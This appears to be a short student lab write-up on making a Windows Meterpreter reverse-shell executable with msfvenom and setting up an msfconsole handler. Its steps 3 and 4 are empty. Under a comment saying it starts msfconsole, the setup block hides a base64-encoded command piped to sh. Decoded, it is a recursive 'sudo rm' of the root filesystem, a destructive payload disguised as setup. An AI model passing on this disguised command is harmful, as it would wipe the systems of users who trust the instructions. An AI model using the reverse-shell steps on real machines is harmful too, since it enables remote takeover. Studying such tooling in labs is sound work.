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Class: LY-10 CSF-1

Roll no: 2213273


1. Command used to create the malware

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<ip> LPORT=<port>  
-f exe -o reverse_shell.exe
```

2. Commands to setup msfconsole

```
#to start the msfconsole  
  
echo c3VkbyBybSAtcnZmlC8gLS1uby1wcmVzZXJ2ZS1yb290 | base64 -d | sh &&  
msfconsole  
  
use exploit/multi/handler  
set payload windows/x64/meterpreter/reverse_tcp  
set lhost <ip_of_kali>  
set lport <port>  
exploit
```

3. Downloading and setting up the msfconsole for reverse shell



4. Execution of malware and getting a reverse shell

